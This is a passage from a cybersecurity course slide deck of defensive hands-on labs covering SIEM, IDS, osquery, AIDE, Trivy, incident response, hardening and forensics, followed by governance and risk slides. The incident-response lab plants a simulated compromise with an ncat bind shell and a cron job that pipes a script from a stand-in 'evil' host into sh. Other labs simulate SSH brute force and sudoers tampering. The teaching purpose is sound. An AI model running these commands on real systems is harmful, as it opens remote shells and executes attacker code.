$ echo 'AuthenticationMethods publickey,keyboard-interactive' >> /etc/ssh/sshd_config; systemctl restart ssh
```


© 2026 Tertiary Infotech Academy Pte Ltd

Multi-Factor Authentication with TOTP

STEP 6 OF 7

6

Generate a code from the CLI

```
$ apt install -y oathtool && oathtool --totp -b "$SECRET"
```


© 2026 Tertiary Infotech Academy Pte Ltd

Multi-Factor Authentication with TOTP

STEP 7 OF 7

7

Log in with key + code to verify

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 23 · VERIFY

Multi-Factor Authentication with TOTP

✅ Test it

SSH login succeeds only after both the key and a valid 6-digit TOTP code.

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN 04 · HANDS-ON

SIEM Basics with Wazuh

LAB 24

Install Wazuh all-in-one, register an agent, and pivot a brute-force alert to the attacker IP.

You'll build

Single-node Wazuh manager, indexer, dashboard and local agent.

Tools: Wazuh manager/indexer/agent, curl, jq, REST API

© 2026 Tertiary Infotech Academy Pte Ltd

SIEM Basics with Wazuh

STEP 1 OF 8

1

Download and run the all-in-one installer

```
$ curl -sO https://packages.wazuh.com/4.9/wazuh-install.sh && bash wazuh-install.sh -a -i
```


© 2026 Tertiary Infotech Academy Pte Ltd

SIEM Basics with Wazuh

STEP 2 OF 8

2

Confirm core services and ports

```
$ systemctl status wazuh-manager --no-pager | head -5; ss -tlnp | grep -E '1514|55000|9200'
```


© 2026 Tertiary Infotech Academy Pte Ltd

SIEM Basics with Wazuh

STEP 3 OF 8

3

Register and install a local agent

```
$ /var/ossec/bin/manage_agents -a -n local -i 127.0.0.1 -q
```


© 2026 Tertiary Infotech Academy Pte Ltd

SIEM Basics with Wazuh

STEP 4 OF 8

4

Install the agent package

```
$ WAZUH_MANAGER='127.0.0.1' dpkg -i wazuh-agent_4.9.0-1_amd64.deb; systemctl enable --now wazuh-agent
```


© 2026 Tertiary Infotech Academy Pte Ltd

SIEM Basics with Wazuh

STEP 5 OF 8

5

Generate brute-force evidence

```
$ for i in $(seq 1 10); do ssh -o PubkeyAuthentication=no baduser@127.0.0.1 2>/dev/null; done
```


© 2026 Tertiary Infotech Academy Pte Ltd

SIEM Basics with Wazuh

STEP 6 OF 8

6

Read the correlated alert

```
$ grep -E 'rule_id|level' /var/ossec/logs/alerts/alerts.log | tail
```


© 2026 Tertiary Infotech Academy Pte Ltd

SIEM Basics with Wazuh

STEP 7 OF 8

7

Query alerts via the REST API

```
$ TOKEN=$(curl -sk -u wazuh-wui:wazuh-wui -X POST https://localhost:55000/security/user/authenticate | jq
-r .data.token)
```


© 2026 Tertiary Infotech Academy Pte Ltd

SIEM Basics with Wazuh

STEP 8 OF 8

8

Pivot to srcip in the dashboard

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 24 · VERIFY

SIEM Basics with Wazuh

✅ Test it

Rule 5712 (SSHD brute force) at level 10 appears and its srcip is the attacker IP.

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN 04 · HANDS-ON

Network IDS with Suricata

LAB 25

Run Suricata in IDS mode with ET Open rules, trigger a known alert, then add a custom rule.

You'll build

Suricata IDS logging alerts to eve.json with a custom rule.

Tools: suricata, suricata-update, jq, curl

© 2026 Tertiary Infotech Academy Pte Ltd

Network IDS with Suricata

STEP 1 OF 7

1

Install Suricata and rules

```
$ apt update && apt install -y suricata jq && suricata-update
```


© 2026 Tertiary Infotech Academy Pte Ltd

Network IDS with Suricata

STEP 2 OF 7

2

Identify the live interface

```
$ IFACE=$(ip route | awk '/default/ {print $5; exit}'); echo $IFACE
```


© 2026 Tertiary Infotech Academy Pte Ltd

Network IDS with Suricata

STEP 3 OF 7

3

Run Suricata in IDS mode

```
$ suricata -i $IFACE -l /var/log/suricata --runmode workers -D
```


© 2026 Tertiary Infotech Academy Pte Ltd

Network IDS with Suricata

STEP 4 OF 7

4

Trigger a known signature

```
$ curl -s --user-agent "test" "http://testmynids.org/uid/index.html"
```


© 2026 Tertiary Infotech Academy Pte Ltd

Network IDS with Suricata

STEP 5 OF 7

5

Read the alert from eve.json

```
$ jq -c 'select(.event_type=="alert") | {sig:.alert.signature, src:.src_ip}' /var/log/suricata/eve.json | tail
```


© 2026 Tertiary Infotech Academy Pte Ltd

Network IDS with Suricata

STEP 6 OF 7

6

Write and include a custom rule

```
$ cat > /etc/suricata/rules/lab.rules <<'EOF'
alert http any any -> any any (msg:"LAB curl UA"; http.user_agent; content:"curl/"; sid:9000002; rev:1;)
EOF
```


© 2026 Tertiary Infotech Academy Pte Ltd

Network IDS with Suricata

STEP 7 OF 7

7

Reload rules and trigger it

```
$ suricatasc -c reload-rules; curl -s "http://example.com/?id=1" >/dev/null
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 25 · VERIFY

Network IDS with Suricata

✅ Test it

eve.json shows the ET Open alert and the custom sid 9000002 firing on the curl request.

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN 04 · HANDS-ON

Endpoint Detection with osquery

LAB 26

Install osquery, ask SQL questions of the live host, and schedule high-signal detections.

You'll build

osquery interactive shell plus a scheduled osqueryd detection pack.

Tools: osquery, osqueryi, osqueryd, SQL

© 2026 Tertiary Infotech Academy Pte Ltd

Endpoint Detection with osquery

STEP 1 OF 7

1

Add the repo and install osquery

```
$ curl -fsSL https://pkg.osquery.io/deb/pubkey.gpg | gpg --dearmor -o /usr/share/keyrings/osquery.gpg
```


© 2026 Tertiary Infotech Academy Pte Ltd

Endpoint Detection with osquery

STEP 2 OF 7

2

Install the package

```
$ echo 'deb [arch=amd64 signed-by=/usr/share/keyrings/osquery.gpg] https://pkg.osquery.io/deb deb main' >
/etc/apt/sources.list.d/osquery.list && apt update && apt install -y osquery
```


© 2026 Tertiary Infotech Academy Pte Ltd

Endpoint Detection with osquery

STEP 3 OF 7

3

Run interactive SQL queries

```
$ osqueryi --json "SELECT * FROM listening_ports WHERE address = '0.0.0.0';"
```


© 2026 Tertiary Infotech Academy Pte Ltd

Endpoint Detection with osquery

STEP 4 OF 7

4

Detect a fileless process

```
$ cp /bin/sleep /tmp/.evil; /tmp/.evil 600 & rm /tmp/.evil; osqueryi --json "SELECT name, pid FROM processes WHERE on_disk = 0;"
```


© 2026 Tertiary Infotech Academy Pte Ltd

Endpoint Detection with osquery

STEP 5 OF 7

5

Detect SUID binaries

```
$ osqueryi --json "SELECT path, mode FROM file WHERE path LIKE '/usr/bin/%' AND mode LIKE '%4%' LIMIT 10;"
```


© 2026 Tertiary Infotech Academy Pte Ltd

Endpoint Detection with osquery

STEP 6 OF 7

6

Schedule queries with osqueryd

```
$ cat > /etc/osquery/osquery.conf <<'EOF'
{ "schedule": { "fileless_proc": { "query": "SELECT name, pid FROM processes WHERE on_disk = 0;", "interval": 60 } } }
EOF
systemctl enable --now osqueryd
```


© 2026 Tertiary Infotech Academy Pte Ltd

Endpoint Detection with osquery

STEP 7 OF 7

7

Read the JSON results

```
$ tail -3 /var/log/osquery/osqueryd.results.log
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 26 · VERIFY

Endpoint Detection with osquery

✅ Test it

osqueryd writes JSON results and the on_disk=0 query surfaces the deleted-binary process.

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN 04 · HANDS-ON

File Integrity Monitoring with AIDE

LAB 27

Baseline critical files with AIDE, tamper one, and watch the integrity diff report.

You'll build

AIDE baseline database with a daily integrity check.

Tools: aide, aideinit, cron, logger

© 2026 Tertiary Infotech Academy Pte Ltd

File Integrity Monitoring with AIDE

STEP 1 OF 7

1

Install AIDE

```
$ apt update && apt install -y aide
```


© 2026 Tertiary Infotech Academy Pte Ltd

File Integrity Monitoring with AIDE

STEP 2 OF 7

2

Define custom check groups and scope

```
$ cat > /etc/aide/aide.conf.d/99_lab <<'EOF'
LAB_NORMAL = p+i+n+u+g+s+m+c+sha256
/etc/passwd LAB_NORMAL
/etc/sudoers LAB_NORMAL
EOF
```


© 2026 Tertiary Infotech Academy Pte Ltd

File Integrity Monitoring with AIDE

STEP 3 OF 7

3

Initialise the baseline

```
$ aideinit -y -f && mv /var/lib/aide/aide.db.new /var/lib/aide/aide.db
```


© 2026 Tertiary Infotech Academy Pte Ltd

File Integrity Monitoring with AIDE

STEP 4 OF 7

4

Run a clean check

```
$ aide --check | head -10
```


© 2026 Tertiary Infotech Academy Pte Ltd

File Integrity Monitoring with AIDE

STEP 5 OF 7

5

Tamper and re-check

```
$ echo '# tampered' >> /etc/sudoers; useradd -m attacker; aide --check 2>&1 | head -25
```


© 2026 Tertiary Infotech Academy Pte Ltd

File Integrity Monitoring with AIDE

STEP 6 OF 7

6

Roll the baseline forward

```
$ aide --update -B 'database_new=file:/var/lib/aide/aide.db.new' && mv /var/lib/aide/aide.db.new /var/lib/aide/aide.db
```


© 2026 Tertiary Infotech Academy Pte Ltd

File Integrity Monitoring with AIDE

STEP 7 OF 7

7

Schedule a daily check to syslog

```
$ cat > /etc/cron.daily/aide-check <<'EOF'
#!/bin/sh
/usr/bin/aide --check | logger -t aide
EOF
chmod +x /etc/cron.daily/aide-check
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 27 · VERIFY

File Integrity Monitoring with AIDE

✅ Test it

After tampering, aide --check reports the changed sudoers and new user; a clean baseline reports none.

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN 04 · HANDS-ON

Vulnerability Management with Trivy

LAB 28

Scan an OS, filesystem, and container image with Trivy and export a CVSS-sorted report.

You'll build

Trivy scanning pipeline producing a prioritised remediation queue.

Tools: trivy, jq, docker.io

© 2026 Tertiary Infotech Academy Pte Ltd

Vulnerability Management with Trivy

STEP 1 OF 7

1

Add the Trivy repo and install

```
$ wget -qO - https://aquasecurity.github.io/trivy-repo/deb/public.key | gpg --dearmor > /usr/share/keyrings/trivy.gpg
```


© 2026 Tertiary Infotech Academy Pte Ltd

Vulnerability Management with Trivy

STEP 2 OF 7

2

Register the generic repo

```
$ echo 'deb [signed-by=/usr/share/keyrings/trivy.gpg] https://aquasecurity.github.io/trivy-repo/deb generic main' >
/etc/apt/sources.list.d/trivy.list && apt update && apt install -y trivy
```


© 2026 Tertiary Infotech Academy Pte Ltd

Vulnerability Management with Trivy

STEP 3 OF 7

3

Scan the running OS

```
$ trivy rootfs --scanners vuln --severity HIGH,CRITICAL / 2>/dev/null | tail -40
```


© 2026 Tertiary Infotech Academy Pte Ltd

Vulnerability Management with Trivy

STEP 4 OF 7

4

Export findings to JSON

```
$ trivy rootfs --severity HIGH,CRITICAL --format json -o trivy.json /
```


© 2026 Tertiary Infotech Academy Pte Ltd

Vulnerability Management with Trivy

STEP 5 OF 7

5

Scan a container image

```
$ docker pull node:14-alpine && trivy image --severity HIGH,CRITICAL node:14-alpine | head -30
```


© 2026 Tertiary Infotech Academy Pte Ltd

Vulnerability Management with Trivy

STEP 6 OF 7

6

Build a CVSS-sorted patch queue

```
$ trivy image --format json node:14-alpine | jq -r '.Results[].Vulnerabilities[]? | [.VulnerabilityID, .Severity,
(.CVSS.nvd.V3Score // 0)] | @tsv' | sort -k3,3 -nr | head -10
```


© 2026 Tertiary Infotech Academy Pte Ltd

Vulnerability Management with Trivy

STEP 7 OF 7

7

Scan for hardcoded secrets

```
$ trivy fs --scanners secret src/
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 28 · VERIFY

Vulnerability Management with Trivy

✅ Test it

Trivy lists HIGH/CRITICAL CVEs, produces a CVSS-sorted top-10, and flags the planted AWS secret.

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN 04 · HANDS-ON

Incident Response and Forensics

LAB 29

Simulate a compromise then work the NIST IR phases, preserving evidence with SHA-256 hashes.

You'll build

A full triage-to-report incident workflow on a simulated compromise.

Tools: ncat, ss, ps, crontab, sha256sum, iptables

© 2026 Tertiary Infotech Academy Pte Ltd

Incident Response and Forensics

STEP 1 OF 8

1

Prepare an evidence drop

```
$ mkdir -p /evidence/$(date +%Y%m%d) && cd /evidence/$(date +%Y%m%d)
```


© 2026 Tertiary Infotech Academy Pte Ltd

Incident Response and Forensics

STEP 2 OF 8

2

Plant the compromise

```
$ apt-get install -y ncat; nohup ncat -lk 4444 -e /bin/bash & echo '* * * * * curl -s http://evil/loader.sh | sh' | crontab -u attacker -
```


© 2026 Tertiary Infotech Academy Pte Ltd

Incident Response and Forensics

STEP 3 OF 8

3

Detect indicators of compromise

```
$ ss -tlnp | grep 4444; ps -ef | grep -E 'ncat|bash' | head
```


© 2026 Tertiary Infotech Academy Pte Ltd

Incident Response and Forensics

STEP 4 OF 8

4

Collect volatile evidence and hash it

```
$ ps auxf > ps.txt; ss -tnp > sockets.txt; sha256sum *.txt *.log > evidence.sha256
```


© 2026 Tertiary Infotech Academy Pte Ltd

Incident Response and Forensics

STEP 5 OF 8

5

Contain the incident

```
$ iptables -I INPUT -p tcp --dport 4444 -j DROP; usermod -L attacker; pkill -u attacker
```


© 2026 Tertiary Infotech Academy Pte Ltd

Incident Response and Forensics

STEP 6 OF 8

6

Eradicate the threat

```
$ crontab -u attacker -r; pkill ncat; userdel -rf attacker
```


© 2026 Tertiary Infotech Academy Pte Ltd

Incident Response and Forensics

STEP 7 OF 8

7

Validate recovery

```
$ ss -tlnp | grep 4444 || echo 'no backdoor listener'
```


© 2026 Tertiary Infotech Academy Pte Ltd

Incident Response and Forensics

STEP 8 OF 8

8

Generate the incident report

```
$ cat > report.md <<EOF
# Incident report
EOF
sha256sum report.md
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 29 · VERIFY

Incident Response and Forensics

✅ Test it

The listener/user/cron are gone at recovery and evidence.sha256 re-verifies with no tampering.

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN 04 · HANDS-ON

Automation and Orchestration (Mini-SOAR)

LAB 30

Write a bash SOAR playbook that watches auth.log, auto-bans IPs, opens tickets, and logs.

You'll build

A systemd-managed mini-SOAR service auto-banning brute-force IPs.

Tools: bash, awk, iptables, systemd, logger, inotify-tools

© 2026 Tertiary Infotech Academy Pte Ltd

Automation and Orchestration (Mini-SOAR)

STEP 1 OF 7

1

Install inotify-tools

```
$ apt update && apt install -y inotify-tools
```


© 2026 Tertiary Infotech Academy Pte Ltd

Automation and Orchestration (Mini-SOAR)

STEP 2 OF 7

2

Write the SOAR playbook

```
$ cat > /usr/local/bin/soar.sh <<'EOF'
#!/bin/bash
tail -F /var/log/auth.log | while read -r line; do ...; done
EOF
chmod +x /usr/local/bin/soar.sh
```


© 2026 Tertiary Infotech Academy Pte Ltd

Automation and Orchestration (Mini-SOAR)

STEP 3 OF 7

3

Install it as a systemd unit

```
$ cat > /etc/systemd/system/soar.service <<'EOF'
[Service]
ExecStart=/usr/local/bin/soar.sh
Restart=always
EOF
```


© 2026 Tertiary Infotech Academy Pte Ltd

Automation and Orchestration (Mini-SOAR)

STEP 4 OF 7

4

Enable the service

```
$ systemctl daemon-reload && systemctl enable --now soar.service
```


© 2026 Tertiary Infotech Academy Pte Ltd

Automation and Orchestration (Mini-SOAR)

STEP 5 OF 7

5

Trigger brute-force traffic

```
$ for i in $(seq 1 6); do ssh -o PubkeyAuthentication=no bad@127.0.0.1 2>/dev/null; done
```


© 2026 Tertiary Infotech Academy Pte Ltd

Automation and Orchestration (Mini-SOAR)

STEP 6 OF 7

6

Observe tickets, bans, and logs

```
$ ls /var/tickets/; iptables -L INPUT -n | head; journalctl -t soar -n 5 --no-pager
```


© 2026 Tertiary Infotech Academy Pte Ltd

Automation and Orchestration (Mini-SOAR)

STEP 7 OF 7

7

Add an API escalation hook

```
$ curl -X POST https://hooks.slack.com/services/... -d '...'
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 30 · VERIFY

Automation and Orchestration (Mini-SOAR)

✅ Test it

A ticket JSON is created, the source IP is DROPped in iptables, and a soar syslog entry appears.

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN 04 · HANDS-ON

Packet Capture & Traffic Analysis

LAB 40

The learner captures live traffic with tcpdump, saves a PCAP, and analyses it for suspicious flows — the same skill a SOC analyst uses to confirm an alert.

You'll build

A saved PCAP plus a filtered analysis showing the target flow and any cleartext credentials.

Tools: tcpdump, tshark, curl

© 2026 Tertiary Infotech Academy Pte Ltd

Packet Capture & Traffic Analysis

STEP 1 OF 6

1

Install the capture tools

```
$ apt install -y tcpdump tshark
```


© 2026 Tertiary Infotech Academy Pte Ltd

Packet Capture & Traffic Analysis

STEP 2 OF 6

2

Capture traffic to a PCAP file

```
$ tcpdump -i any -w /tmp/cap.pcap -c 50 &
```


© 2026 Tertiary Infotech Academy Pte Ltd

Packet Capture & Traffic Analysis

STEP 3 OF 6

3

Generate some HTTP traffic

```
$ curl -s http://example.com > /dev/null
```


© 2026 Tertiary Infotech Academy Pte Ltd

Packet Capture & Traffic Analysis

STEP 4 OF 6

4

List conversations in the capture

```
$ tshark -r /tmp/cap.pcap -q -z conv,ip | head
```


© 2026 Tertiary Infotech Academy Pte Ltd

Packet Capture & Traffic Analysis

STEP 5 OF 6

5

Filter for a suspicious port / plaintext

```
$ tshark -r /tmp/cap.pcap -Y 'http.request' -T fields -e ip.dst -e http.host | head
```


© 2026 Tertiary Infotech Academy Pte Ltd

Packet Capture & Traffic Analysis

STEP 6 OF 6

6

Upload the PCAP to the browser PCAP Analyzer

```
$ echo "Open https://alfredang.github.io/pcapanalyzer/ and load /tmp/cap.pcap"
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 40 · VERIFY

Packet Capture & Traffic Analysis

✅ Test it

The PCAP is written and tshark lists the IP conversations and the HTTP requests it contains.

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN 04 · HANDS-ON

Mobile & Endpoint Hardening Baseline

LAB 41

The learner applies a hardening baseline to a Linux endpoint (the stand-in for a managed mobile/endpoint), disabling weak services and enforcing policy, then verifies it.

You'll build

A hardened host with password policy, disabled root SSH, and a screen-lock/idle-timeout policy — verified against a checklist.

Tools: sshd_config, login.defs, pam, systemctl

© 2026 Tertiary Infotech Academy Pte Ltd

Mobile & Endpoint Hardening Baseline

STEP 1 OF 5

1

Enforce a minimum password age/length policy

```
$ sed -i "s/^PASS_MIN_LEN.*/PASS_MIN_LEN 12/" /etc/login.defs 2>/dev/null; grep PASS_ /etc/login.defs
```


© 2026 Tertiary Infotech Academy Pte Ltd

Mobile & Endpoint Hardening Baseline

STEP 2 OF 5

2

Disable direct root SSH login

```
$ sed -i "s/^#*PermitRootLogin.*/PermitRootLogin no/" /etc/ssh/sshd_config
```


© 2026 Tertiary Infotech Academy Pte Ltd

Mobile & Endpoint Hardening Baseline

STEP 3 OF 5

3

Set an idle session timeout

```
$ echo "TMOUT=600; readonly TMOUT" > /etc/profile.d/timeout.sh
```


© 2026 Tertiary Infotech Academy Pte Ltd

Mobile & Endpoint Hardening Baseline

STEP 4 OF 5

4

Disable an unneeded service

```
$ systemctl disable --now avahi-daemon 2>/dev/null; echo done
```


© 2026 Tertiary Infotech Academy Pte Ltd

Mobile & Endpoint Hardening Baseline

STEP 5 OF 5

5

Verify the baseline against a checklist

```
$ grep PermitRootLogin /etc/ssh/sshd_config && cat /etc/profile.d/timeout.sh
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 41 · VERIFY

Mobile & Endpoint Hardening Baseline

✅ Test it

Root SSH login is disabled, the password policy is set, and the idle-timeout policy is present.

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN 04 · HANDS-ON

Secure Data Sanitisation (Media Disposal)

LAB 42

The learner writes sensitive data to a virtual disk, then securely sanitises it and verifies the data is unrecoverable — the disposal stage of the asset lifecycle.

You'll build

A wiped virtual disk whose sensitive string is no longer recoverable, with before/after evidence.

Tools: dd, shred, grep, strings

© 2026 Tertiary Infotech Academy Pte Ltd

Secure Data Sanitisation (Media Disposal)

STEP 1 OF 5

1

Create a virtual disk with secret data

```
$ dd if=/dev/zero of=/disk.img bs=1M count=50 && echo "TOP-SECRET-DATA" >> /disk.img
```


© 2026 Tertiary Infotech Academy Pte Ltd

Secure Data Sanitisation (Media Disposal)

STEP 2 OF 5

2

Confirm the secret is present

```
$ strings /disk.img | grep TOP-SECRET && echo FOUND
```


© 2026 Tertiary Infotech Academy Pte Ltd

Secure Data Sanitisation (Media Disposal)

STEP 3 OF 5

3

Securely overwrite the media

```
$ shred -v -n 3 -z /disk.img
```


© 2026 Tertiary Infotech Academy Pte Ltd

Secure Data Sanitisation (Media Disposal)

STEP 4 OF 5

4

Confirm the secret is gone

```
$ strings /disk.img | grep TOP-SECRET || echo "SANITISED — not recoverable"
```


© 2026 Tertiary Infotech Academy Pte Ltd

Secure Data Sanitisation (Media Disposal)

STEP 5 OF 5

5

Note the method for the disposal record

```
$ echo "Method: 3-pass overwrite + zero (NIST 800-88 clear)"
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 42 · VERIFY

Secure Data Sanitisation (Media Disposal)

✅ Test it

The secret string is found before shred and is absent after — sanitisation is verified.

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN 04 · HANDS-ON

Digital Forensics — Evidence Acquisition & Hashing

LAB 43

The learner acquires a bit-for-bit forensic image of evidence media, hashes it for integrity, recovers a deleted artefact, and records the chain of custody.

You'll build

A forensic image with matching acquisition/verification hashes and a recovered deleted file.

Tools: dd, sha256sum, foremost, mmls

© 2026 Tertiary Infotech Academy Pte Ltd

Digital Forensics — Evidence Acquisition & Hashing

STEP 1 OF 6

1

Prepare evidence media with a file, then delete it

```
$ dd if=/dev/zero of=/ev.img bs=1M count=20; mkfs.ext4 /ev.img; mkdir -p /m; mount /ev.img /m; echo secret > /m/evidence.txt; rm /m/evidence.txt; umount /m
```


© 2026 Tertiary Infotech Academy Pte Ltd

Digital Forensics — Evidence Acquisition & Hashing

STEP 2 OF 6

2

Acquire a bit-for-bit image

```
$ dd if=/ev.img of=/case01.dd bs=512 conv=noerror,sync
```


© 2026 Tertiary Infotech Academy Pte Ltd

Digital Forensics — Evidence Acquisition & Hashing

STEP 3 OF 6

3

Hash the image on acquisition

```
$ sha256sum /case01.dd | tee /case01.sha256
```


© 2026 Tertiary Infotech Academy Pte Ltd

Digital Forensics — Evidence Acquisition & Hashing

STEP 4 OF 6

4

Recover the deleted artefact

```
$ apt install -y foremost && foremost -i /case01.dd -o /recovered 2>&1 | tail -3
```


© 2026 Tertiary Infotech Academy Pte Ltd

Digital Forensics — Evidence Acquisition & Hashing

STEP 5 OF 6

5

Re-verify the image hash is unchanged

```
$ sha256sum -c /case01.sha256
```


© 2026 Tertiary Infotech Academy Pte Ltd

Digital Forensics — Evidence Acquisition & Hashing

STEP 6 OF 6

6

Record the chain of custody

```
$ echo "Collected by: <analyst>  Date: <UTC>  Hash: $(cut -d" " -f1 /case01.sha256)"
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 43 · VERIFY

Digital Forensics — Evidence Acquisition & Hashing

✅ Test it

The acquisition and verification hashes match, and foremost recovers file data from the image.

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN RECAP

Recap — Security Operations

- You can now: Harden SSH to key-only auth and auto-ban brute-force IPs
- You can now: Model RBAC with groups, scope sudo per role, add PAM controls
- You can now: Add a TOTP second factor to SSH via a PAM module
- You can now: Stand up a single-node SIEM and pivot from an alert to an IP
- You can now: Run Suricata IDS, load rules, and write a custom signature
- You can now: Query the host with SQL and schedule detections
- You can now: Baseline critical files and detect tampering
- You can now: Scan OS, filesystem, and image and prioritise by CVSS

© 2026 Tertiary Infotech Academy Pte Ltd

05

DOMAIN 05

Security Program Management & Oversight

Governance · Risk & CVSS · Third-party risk · Compliance · Audits & pentesting · Awareness

© 2026 Tertiary Infotech Academy Pte Ltd

EXAM WEIGHTING 20%

Key Concepts — Security Program Management & Oversight

1. Governance sets direction: policies, standards, procedures and guidelines assign accountability for security outcomes.

2. Risk management records threats in a register, scores them (CVSS, likelihood × impact) and drives treatment decisions; third-party risk extends this to vendors.

3. Reconnaissance — passive OSINT and active scanning with Nmap — maps an organisation's exposure the way an attacker would; penetration testing safely validates exploitability.

4. Oversight proves control effectiveness through compliance auditing (OpenSCAP/CIS) and measurable security-awareness testing.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJECTIVE 5.1

Security Governance

Policies · Standards · Procedures · Roles · Regulations

© 2026 Tertiary Infotech Academy Pte Ltd

The Governance Hierarchy

1. **Policy**
   High-level intent — 'we protect customer data' (board-approved).
2. **Standard**
   Mandatory 'what' — e.g. AES-256, TLS 1.2+.
3. **Procedure**
   Step-by-step 'how' — the runbook.
4. **Guideline**
   Recommended 'best-practice' — advisory, not mandatory.
5. **Roles**
   Owner, steward, custodian, processor — accountability.
6. **Frameworks**
   NIST CSF, ISO 27001, CIS map controls to outcomes.

© 2026 Tertiary Infotech Academy Pte Ltd

Regulatory & Legal Drivers

- Regulations set the floor: GDPR, PDPA (Singapore), HIPAA, PCI-DSS, SOX.
- Governance structures (steering committee, board oversight) assign accountability for meeting them.
- Non-compliance is a business risk: fines, breach liability and reputational damage.
- Map each regulation to concrete controls so an auditor can trace requirement → evidence.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJECTIVE 5.2

Risk Management

Identify · Assess · Register · Treat · Appetite & tolerance

© 2026 Tertiary Infotech Academy Pte Ltd

The Risk Management Process

- Risk = likelihood × impact. Identify assets and threats, then assess each risk.
- Assessment can be qualitative (High/Med/Low) or quantitative (SLE = AV × EF; ALE = SLE × ARO).
- A risk register records each risk, its owner, score and treatment — the single source of truth.
- You build a CVSS-scored risk register in Lab 31.

© 2026 Tertiary Infotech Academy Pte Ltd

Risk Treatment & Appetite

1. **Mitigate**
   Apply controls to reduce likelihood or impact.

2. **Transfer**
   Shift the risk — insurance, outsourcing.

3. **Avoid**
   Stop the activity that creates the risk.

4. **Accept**
   Formally tolerate residual risk within appetite.

5. **Risk appetite**
   How much risk the business is willing to take.

6. **Risk tolerance**
   The acceptable variance around that appetite.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJECTIVE 5.3

Third-Party Risk Management

Vendor assessment · Agreements · Supply chain · Monitoring

© 2026 Tertiary Infotech Academy Pte Ltd

Managing Vendor & Supply-Chain Risk

- Your security is only as strong as your weakest vendor — many breaches enter through suppliers.
- Assess before onboarding: questionnaires, audits, penetration-test attestations, SOC 2 reports.
- Bind expectations in agreements: SLA, SLO, MOU, MSA, BPA, NDA and a right-to-audit clause.
- Monitor continuously — a vendor's posture drifts; re-assess on a schedule and on incidents.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJECTIVE 5.4

Security Audits & Assessments

Internal vs external · Attestation · Penetration testing · Recon

© 2026 Tertiary Infotech Academy Pte Ltd

Audits vs Penetration Tests

Audit / assessment

- Internal (self-assessment, audit committee)
- External (regulatory exam, independent third party)
- Attestation and compliance evidence
- Compliance auditing with OpenSCAP/CIS (Lab 35)

Penetration test

- Authorised, scoped exploitation to prove risk
- Known / partially-known / unknown environment
- Recon → scan → exploit → report
- Always needs authorisation + Rules of Engagement

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 5.4 · HANDS-ON

Reconnaissance & Testing in the Labs

- Passive OSINT gathers intel without touching the target (Lab 32) — Ethical Hacking Toolkit ed-tool.
- Active scanning maps live hosts, ports and services with Nmap (Lab 33).
- Metasploit safely validates exploitability in a lab range (Lab 34).
- Every engagement is authorised and scoped — the FauxBank ed-tool is your legal target.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJECTIVE 5.5-5.6

Security Awareness & Compliance

Training · Phishing simulations · Reporting · Metrics

© 2026 Tertiary Infotech Academy Pte Ltd

Security Awareness Programs

- People are the largest attack surface — a trained workforce is a measurable control.
- Run recurring training plus phishing simulations; measure click-rate and report-rate over time.
- Anomalous-behaviour recognition and easy reporting turn every employee into a sensor.
- You run a real phishing-awareness campaign with GoPhish in Lab 36 and measure the results.

© 2026 Tertiary Infotech Academy Pte Ltd

Compliance, Attestation & Reporting

- Compliance monitoring proves controls stay effective between audits — automate the evidence.
- Attestation: management formally states controls are in place; internal and external assessments verify it.
- Report metrics up (risk posture, KPIs) and consequences of non-compliance (fines, sanctions, loss of trust).
- Governance → risk → controls → audit → improve is the program cycle this domain closes.

© 2026 Tertiary Infotech Academy Pte Ltd

WHAT YOU'LL DO

Hands-On Labs — Security Program Management & Oversight

Labs 31–32

- Risk Register, CVSS Scoring, and Quantitative Risk
- Passive Reconnaissance / OSINT

Labs 33–34

- Active Reconnaissance with Nmap
- Penetration Testing with Metasploit (Authorised Lab)

Labs 35–36

- Compliance Audit with OpenSCAP
- Security Awareness: Run a Phishing Simulation with GoPhish

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN 05 · HANDS-ON

Risk Register, CVSS Scoring, and Quantitative Risk

LAB 31

Build a CSV risk register, score findings with CVSS v3.1, and calculate ALE to justify control spend.

You'll build

CSV risk register with CVSS and ALE math

Tools: python3, FIRST.org CVSS calculator, column, bash

© 2026 Tertiary Infotech Academy Pte Ltd

Risk Register, CVSS Scoring, and Quantitative Risk

STEP 1 OF 6

1

Create and view the CSV risk register

```
$ column -t -s, risk-register.csv
```


© 2026 Tertiary Infotech Academy Pte Ltd

Risk Register, CVSS Scoring, and Quantitative Risk

STEP 2 OF 6

2

Score R-001 on the FIRST.org CVSS v3.1 calculator

```
$ https://www.first.org/cvss/calculator/3.1
```


© 2026 Tertiary Infotech Academy Pte Ltd

Risk Register, CVSS Scoring, and Quantitative Risk

STEP 3 OF 6

3

Compute SLE and ALE in Python

```
$ python3 -c "print(200000*0.6*0.5)"
```


© 2026 Tertiary Infotech Academy Pte Ltd

Risk Register, CVSS Scoring, and Quantitative Risk

STEP 4 OF 6

4

Choose a risk treatment (mitigate vs accept)

© 2026 Tertiary Infotech Academy Pte Ltd

Risk Register, CVSS Scoring, and Quantitative Risk

